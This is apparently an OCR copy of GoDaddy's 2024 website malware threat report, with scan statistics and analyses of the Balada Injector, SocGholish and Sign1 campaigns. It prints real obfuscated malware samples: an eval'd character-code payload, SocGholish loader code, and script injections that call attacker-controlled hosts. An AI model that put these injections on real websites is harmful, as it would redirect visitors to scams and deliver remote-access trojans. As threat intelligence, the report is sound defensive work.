
# GoDaddy Annual Cybersecurity Report: 2024 Website Malware Threat Landscape



```
Press [] [] to ask Code to do something. Start typing to dismiss.

<script>var e=eval;var v=String;var a ='fr'+'o'+'mCh'+'arC'+'ode'
  ;var l=v[a] (40,102,117,110,99,116,105,111,110,40,95,48,
  97,114,32,95,48,120,51,54,55,48,98,55,61,95,48,120,49,102,97,52,55,50,44,95,48,120,49,54,50,49,102,53,41,123,118,
  2,55, 50,40,41,59,119,104,105,108,101,40,33,33,91,93,41,123,116,114,121,123,118,97,114,32,95,48,120,51,97,54,101,97,53,61,95,48,120,49,102,97,5
  45,112,97,114,115,101,73,110,116,40,95,48,120,51,54,55,48,98,55,40, 48,120,49,50,50,41,41,47,48,120,49,43,45,112,97,114,1
  15,101,73,110,116,40,95,48,120,51,54,55,48,98,55,40,48,120,49,102,97,5
  ...skipped...
  ,106,111,110,40,41,123,114,101,116,117,114,110,32,95,48,120,51,53,50,51,98,49,59,125,59,114,101,116,117,114,110,32,95,
  48, 120,100,99,99,55,40,41,59,125) ;e(l);</script>
<!--Balada injector script that loads https://png.linetoslice.com/scripts/res.js?v=42 -->
```

# Table of Contents

Summary 3

Key statistics 4

Methodology 4

Detection statistics 5

Emerging patterns and trends 6

## Malware

Malware Campaign Distribution- 2024 7

Balada Injector 8

SocGholish 8

Sign1 10

Bogus URL shorteners 11

Uncategorized VexTrio redirects 12

DNS TXT Records 12

Web3 crypto drainers 13

Web shells 14

## SEO spam

SEO Spam Family Distribution - 2024 15

Hidden content 16

Japanese SEO Spam 16

Gambling SEO spam 17

## Credit card stealers

Credit card stealers 19

## Defacements

Visual Modifications 19

## External malware distribution networks

Distribution by campaign 20

Top campaign networks 21

## Credits

Credits 22

# Summary

In 2024, GoDaddy InfoSec researchers monitored and analyzed website security threats using Sucuri SiteCheck's remote scanning technology, which processed over 70 million website scans across all hosting providers globally. This analysis provides insights into attack patterns and malware campaigns affecting websites worldwide.

The GoDaddy Infosec malware research team helps protect the broader web ecosystem through automated continuous threat monitoring and detailed analysis, benefiting both our customers and the wider internet community. Our researchers develop and maintain sophisticated detection signatures by analyzing new malware samples, tracking emerging campaigns, and reverse engineering attack methodologies. This proactive approach helps us to identify and block new threats before they can impact our customers. Through collaboration between our malware research and threat intelligence teams along with analysis of malware samples and attack patterns, our security researchers documented sophisticated traffic distribution systems, social engineering tactics, and new methods of malware delivery and persistence.

Analysis of 1.1 million infected websites revealed that malware and malicious redirects dominated the threat landscape, accounting for 74.7% of detected infections. Our researchers saw an increasing number of threat actors using social engineering tactics like fake browser updates and captchas to lure website visitors into installing malware. Additionally, we saw major campaigns including Balada Injector (149,351 detections) and Sign1 (96,084 detections) leveraging traffic distribution systems to monetize compromised website traffic while employing sophisticated visitor profiling to avoid detection.

The abuse of legitimate WordPress plugins and themes continued to be a significant trend, with campaigns storing malicious code in database options rather than files to evade traditional security controls. This technique was particularly evident in the DNS TXT Records campaign, which utilized WPCode to execute malicious PHP code while maintaining persistence through automated reactivation systems. Additionally, the increase in compromises through stolen administrative credentials highlighted the growing connection between endpoint security and website security.

SEO spam techniques continued to evolve, affecting 422,741 websites globally through various methods. Japanese spam (117,393 detections) and gambling-related content (79,817 detections) represented the most prevalent spam categories, employing advanced cloaking techniques and geo-targeting capabilities to maintain effectiveness while avoiding detection.

# Key statistics

**70.8 Million**

Global website scans

**1,176,701**

Infected websites detected with various forms of malicious code and unauthorized modifications

**822,651**

Detections of malware infections and malicious redirects targeting website visitors

**422,741**

Detections of websites compromised with various forms of SEO spam

**18,622**

Detections of credit card stealing malware

**16,474**

Detections of unwanted advertisements

**169,163**

Websites loading resources from domains associated with known malware campaigns

Note: Compromised websites are often infected with one or more of the above categories.

# Methodology

## Data collection and analysis methodology.

Scan coverage:

- 70.8M scans performed
- Period: January 1 - December 31, 2024
- Geographic distribution: Global
- Platform coverage: All major CMS platforms

This report analyzes data collected through 70.8 million public remote website scans conducted throughout 2024 via Sucuri SiteCheck. Users can request to scan any site by submitting a URL to the tool; therefore, **data is not limited to sites that belong to any specific CMS, platform, hosting provider, or country.**

The SiteCheck service employs remote scanning technology to analyze websites for security threats and malicious behavior. The scanner operates at the browser level, examining websites as a typical user would experience them. This approach allows for:


- Analysis of client-side source code
- Detection of malicious JavaScript injections
- Identification of unauthorized redirects
- Recognition of defacements and visual modifications
- Verification of security headers and configurations

Detection signatures are developed and maintained by GoDaddy InfoSec researchers who regularly analyze new threats and malware campaigns. These signatures enable the identification of specific indicators of compromise across various malware families.


# Detection statistics

We broke down these global detection results into five distinct malware families:

1. Malware and redirects (74.7% of infections)
2. SEO Spam (38.4% of infections)
3. Credit card stealers (1.7% of infections)
4. Unwanted ads (1.5% of infections)
5. Defacements (0.8% of infections)



## Malware Family Distribution - 2024



The overall infection rate across scanned websites was 1.66%, with malicious code and redirects representing the most common form of compromise.

# Emerging patterns and trends

## Traffic Distribution Systems

In 2024, traffic brokers like VexTrio were central hubs for malicious redirects. Major campaigns including Balada Injector, Sign1, and DNS TXT redirects routed compromised website traffic through these systems to scam operations. The malicious TDS systems help monetize any visitor regardless of their location, web browser and operating system and at the same time filter out traffic from various bots and security researchers.

## Social engineering

Malware campaigns increasingly relied on social engineering tactics to compromise website visitors. Operators for massive campaigns like SocGholish, ClearFake/ClickFix created convincing fake browser update notifications, CAPTCHA challenges, and system repair prompts to deceive users. These tactics proved particularly effective when combined with visitor profiling and geo-targeting, allowing attackers to serve customized lures to specific audiences while avoiding security researchers.

## WordPress plugin abuse

Attackers increasingly leveraged legitimate WordPress plugins for malware persistence. DNS TXT Redirects, DollyWay, and Sign1 campaigns utilized plugins like WPCode and WordPress widgets to execute malicious PHP code and inject JavaScript malware. This approach stores malicious code in WordPress databases instead of files, circumventing traditional file-based security controls.

## Administrative credential theft

Website compromises through stolen credentials increased as information-stealing malware targeted WordPress and hosting control panel access. Threat actors acquired and monetized these credentials through underground markets, establishing a cycle of system and website compromises.

## Magento platform targeting

The CosmicSting vulnerability (CVE-2024-34102) led to widespread compromise of Magento e-commerce platforms. Multiple threat actors exploited this vulnerability to compromise thousands of online stores, resulting in credit card theft and malware distribution.

## Cryptocurrency targeting

Q1 2024 saw the emergence of crypto-drainer infections designed to compromise cryptocurrency wallets. While these attacks didn't achieve widespread adoption, they represent continued exploration of new monetization methods by threat actors.

## SEO spam

Two primary SEO spam categories dominated in 2024:

- Japanese spam campaigns creating extensive networks of doorway pages
- Gambling-related content targeting both English-speaking and South-East Asian markets through geo-specific delivery systems

# Website infection analysis

In 2024, we used results from the SiteCheck remote scanner to categorize website infections across five distinct malware families. Each family represents different attacker tactics and objectives, from malicious redirects to search engine manipulation.


Let's examine the characteristics and impact of each category.

## Malware

**Primary category encompassing malicious code injections and organized campaigns.**

During 2024, SiteCheck detected 822,651 websites across the internet infected with various forms of malware. The landscape was dominated by several sophisticated campaigns that demonstrated increasing complexity in their attack methodologies.

### Malware Campaign Distribution - 2024




## Balada Injector

The **Balada Injector** campaign was one of the most prevalent threats in 2024, with 149,351 detected infections on websites hosted by multiple providers. This established campaign is known to inject obfuscated JavaScript code that redirects visitors to various scam sites through a chain of traffic direction systems (TDS), starting with their own TDS and ending with third-party traffic brokers like VexTrio. The malware specifically targets WordPress installations, exploiting vulnerabilities in widely-used plugins.

The infection process follows a systematic approach to establish persistence. Initial compromise may begin with JavaScript injections using cross-site scripting vulnerabilities in WordPress themes and plugins and then proceeding with silently attacking logged in site administrators to add malicious users and counterfeit WordPress plugins that function as backdoors.

The campaign's infrastructure relies on a methodical domain management system. Operators maintain a network of domains constructed using three-word combinations in paired variations (e.g., "cleanreditems"/"cleanblueitems", "brownsisteroftime"/"greensisteroftime"). These domains, often protected behind CDN services, serve different stages of the attack chain and regularly rotate to avoid detection. The malware also employs advanced administration detection, modifying its behavior when it detects logged-in WordPress administrators to facilitate deeper compromise.



```
<script>var e=eval;var v=String;var a ='fr'+'o'+'mCh'+'arC'+'ode';var l=v[a](40,
    102,117,110,99,116,105,111,110,40,95,48,120,49,102,97,52,55,50,44,95,48,120,
    49,54,50,49,102,53,41,123,118,97,114,32,95,48,120,51,54,55,48,98,55,61,95,48
    ,120,51,48,54,53,44,95,48,120,51,97,54,101,97,53,61,95,48,120,49,102,97,52,
    55,50,40,41,59,119,104,105,108,101,40,33,33,91,93,41,123,116,114,121,123,118
    ,97,114,32,95,48,120,55,56,99,49,53,52,61,45,112,97,114,115,101,73,110,116,
    40,95,48,120,51,54,55,48,98,55,40,48,120,49,50,50,41,41,47,48,120,49,43,45,
    112,97,114,115,101,73,110,116,40,95,48,120,51,54,55,48,98,55,40,48,120,49,49
    ...skipped...
    ,105,111,110,40,41,123,114,101,116,117,114,110,32,95,48,120,51,53,50,51,98,
        49,59,125,59,114,101,116,117,114,110,32,95,48,120,100,99,99,55,40,41,59,
        125);e(l);</script>
<!--Balada Injector script that loads
    https://png.linetoslice.com/scripts/res.js?v=42 -->
```

Example of a Balada script injection found on a compromised website.

Key characteristics of Balada infections include:


- Strategic injection points in database options, theme files and common JavaScript files
- Multiple layers of code obfuscation that use diverse techniques like obfuscator.io, random comments character code arrays, base64, etc.
- Installation of disguised backdoor plugins for persistence
- Complex domain infrastructure with recognizable naming patterns
- Advanced admin detection for privilege escalation
- Integration with push notification scams and traffic distribution systems

## SocGholish

Commonly referred to as "fake browser updates", **SocGholish** represents one of the more dangerous threats detected in 2024, with 147,332 infections identified across the internet. Active at least since 2017, this malware is responsible for redirecting site visitors to malicious pages designed to trick victims into installing fake browser updates. JavaScript is used to display notices in the victim's web browser and initiate a download for remote access trojans, allowing the attacker to gain full access and remotely control the victim's computer.  Attackers are not just infecting websites, they are also leveraging the compromised environments to phish large corporations and employees.


The campaign is particularly notorious for its role in ransomware distribution chains, often serving as the initial compromise vector for larger-scale attacks against corporate networks.


The malware typically operates in multiple stages, beginning with an initial JavaScript injection that evaluates visitor characteristics. If a visitor meets the campaign's targeting criteria, the malware presents a convincing browser update notification customized to match the user's actual browser type. This social engineering tactic has proven remarkably effective at convincing users to download and execute the malicious payload.



Example of a fake Chrome update served by SocGholish malware.

In 2024, we observed several distinct types of website infections that served SocGholish malware, with NDSW/NDSX (also known as Parrot TDS) remaining the most prevalent. This variant uses both obfuscated code injected into multiple (sometimes all) legitimate JavaScript files and malicious PHP files that serve as a custom PHP proxy system to dynamically obtain the most current SocGholish payload. Both JavaScript and PHP components of this malware feature signature markers such as ndsw, ndsj and ndsx (thus the name of the campaign). However, in April 2024 new variants emerged where the markers changed to **zqxw**, **zqxq** and **qwzx**.






```
<script type="text/javascript">
;if(typeof zqxq==="undefined"){(function(N,M){var z={N:0xd9,M:0xe5,P:0xc1,v:0x
    c5,k:0xd3,n:0xde,E:0xcb,U:0xee,K:0xca,G:0xc8,W:0xcd},F=Q,g=d,P=N();while(!!
    []){try{var v=parseInt(g(z.N))/0x1+parseInt(F(z.M))/0x2*(-parseInt(F(z.P))/
    0x3)+parseInt(g(z.v))/0x4*(-parseInt(g(z.k))/0x5)+-parseInt(F(z.n))/0x6*(
    parseInt(g(z.E))/0x7)+parseInt(F(z.U))/0x8+-parseInt(g(z.K))/0x9+-parseInt(
    F(z.G))/0xa*(-parseInt(F(z.W))/0xb);if(v===M)break;else P['push'](P['shift'
    ]());}catch(k){P['push'](P['shift']());}}}(J,0x5a4c9));var zqxq=!![],
    HttpClient=function(){var l={N:0xdf},f={N:0xd4,M:0xcf,P:0xc9,v:0xc4,k:0xd8,
    n:0xd0,E:0xe9},S=d;this[S(l.N)]=function(N,M){var y={N:0xdb,M:0xe6,P:0xd6,v
    :0xce,k:0xd1},b=Q,B=S,P=new XMLHttpRequest();P[B(f.N)+B(f.M)+B(f.P)+B(f.v)]
    =function(){var Y=Q,R=B;if(P[R(y.N)+R(y.M)]==0x4&&P[R(y.P)+'s']==0xc8)M(P[Y
    (y.v)+R(y.k)+'xt']);},P[B(f.k)](b(f.n),N,!![]),P[b(f.E)](null);};},rand=
    function(){var t={N:0xed,M:0xcc,P:0xe0,v:0xd7},m=d;return Math[m(t.N)+'m'](
    )[m(t.M)+m(t.P)](0x24)[m(t.v)+'r'](0x2);},token=function(){return rand()+
    rand();};function J(){var T=['m0LNq1rmAq','1335008nzRkQK','Aw9U','nge','
    12376GNdjIG','Aw5KzxG','www.','mZy3mZCZmezpue9iqq','techa','1015902ouMQjw',
    '42tUvSOt','toStr','mtfLzelos1C','CMvZCg8','dysta','r0vu','nseTe','oI8VD3C'
    ,'55ZUkfmS','onrea','Ag9ZDg4','statu','subst','open','498750vGDIOd','
    40326JKmqcC','ready','3673730FOPOHA','CMvMzxi','ndaZmJzks21Xy0m','get','ing
    ','eval','3IgCTLi','oI8V','?id=','mtmZntaWog56uMTrsW','State','qwzx','yw1L'
    ,'C2vUza','index','//[redacted].com/wp-content/plugins/addthis/frontend/src
    /directives/directives.php','C3vIC3q','rando','mJG2nZG3mKjyEKHuta','col','
    CMvY','Bg9Jyxq','cooki','proto'];J=function(){return T;};return J();}
    function Q(d,N){var M=J();return Q=function(P,v){P=P-0xbf;var k=M[P];if(Q['
    SjsfwG']===undefined){var n=function(G){var W='
    abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789+/=';
    ...skipped...
   (({var O=H;return j[O(C.N)+'Of'](i)!==-0x1;}}());};
</script>
```

Example of SocGholish malware seen on infected websites in 2024.

Another notable campaign served SocGholish to eligible visitors using fake WordPress plugins that injected script tags pointing to Keitaro TDS URLs on their own servers.



```
<script type="text/javascript" src="https://leatherbook.org/
SR0ymlWkoOcyiZuXCrFr3HWgupYiPaMXa-GLcDabjeW" id="ucf_main_script-js"></script>
<script type="text/javascript" src="https://leatherbook.org/
SR0ymlWkoOcyiZuXCrFr3HWgupYiPaMXa-GLcDabjeW" id="wsp_custom_script-js"></script>
<script type='text/javascript'>
(function(f,b,n,j,x,e){x=b.createElement(n);e=b.getElementsByTagName(n)[0];x.
    async=1;x.src=j;e.parentNode.insertBefore(x,e);})(window,document,'script','
    https://leatherbook.org/SR0ymlWkoOcyiZuXCrFr3HWgupYiPaMXa-GLcDabjeW');
</script>
<script type='text/javascript'>
    (function(f,b,n,j,x,e){
        var decodedUrl = atob('aHR0cHM6Ly9sZWF0aGVyYm9vay5vcmcvU1IweW1sV2tvT2N5a
        Vp1WENyRnIzSFdndXBZaVBhTVhhLUdMY0RhYmplVw==');
        x=b.createElement(n);e=b.getElementsByTagName(n)[0];
        x.async=1;x.src=decodedUrl;
        e.parentNode.insertBefore(x,e);
    })(window,document,'script');
    </script>
```

Variations of SocGholish-related injections that use Keitaro TDS.

SocGholish infection indicators include:


- Browser-specific update notifications that match the visitor's exact browser type and language settings
- Multi-stage infection chain delivering RATs through fake browser updates
- Systematic modification of JavaScript files and custom PHP proxy files in the web environment with NDSW/ NDSX variants
- Installation of fake WordPress plugins and modification of themes' function.php files for Keitaro variations
- Advanced visitor fingerprinting to target specific user profiles while avoiding security researchers

## Sign1

The **Sign1** malware campaign emerged as a major threat in 2024, with 96,084 detected infections across the internet. This campaign specifically targets WordPress environments, exploiting legitimate plugins that allow custom code insertion, such as Simple Custom CSS and JS. Once established, Sign1 implements an intricate system of traffic filtering and dynamic payload delivery that effectively evades detection and removal.

A distinctive characteristic of Sign1 is its time-based URL generation and validation mechanism. The malware creates URLs containing hexadecimal timestamps that expire after 10 minutes. When visitors arrive from major platforms like Google or Facebook, the malware validates these timestamps before executing its payload. The execution typically triggers a series of redirects through intermediary domains, ultimately leading visitors to VexTrio scam infrastructure.

The campaign employs multiple evasion techniques, including XOR encoding and dynamic code generation. Rather than modifying server files, Sign1 infections store malicious code in WordPress databases utilizing functionality of legitimate plugins and custom HTML widgets. This approach circumvents standard cleanup procedures and bypasses file-based integrity monitoring systems, making the malware particularly challenging to identify and eliminate.



```
<!-- Sign1 script that loads
     https://livedashboardkit.info/track-<timestamp>.js -->
<script type="text/javascript">
!function (_de060) {

    var _87723 = Date.now();
    var _5a39f = 1000;
    _87723 = _87723 / _5a39f;
    _87723 = Math.floor(_87723);

    var _906b2 = 600;
    _87723 -= _87723 % _906b2;
    _87723 = _87723.toString(16);

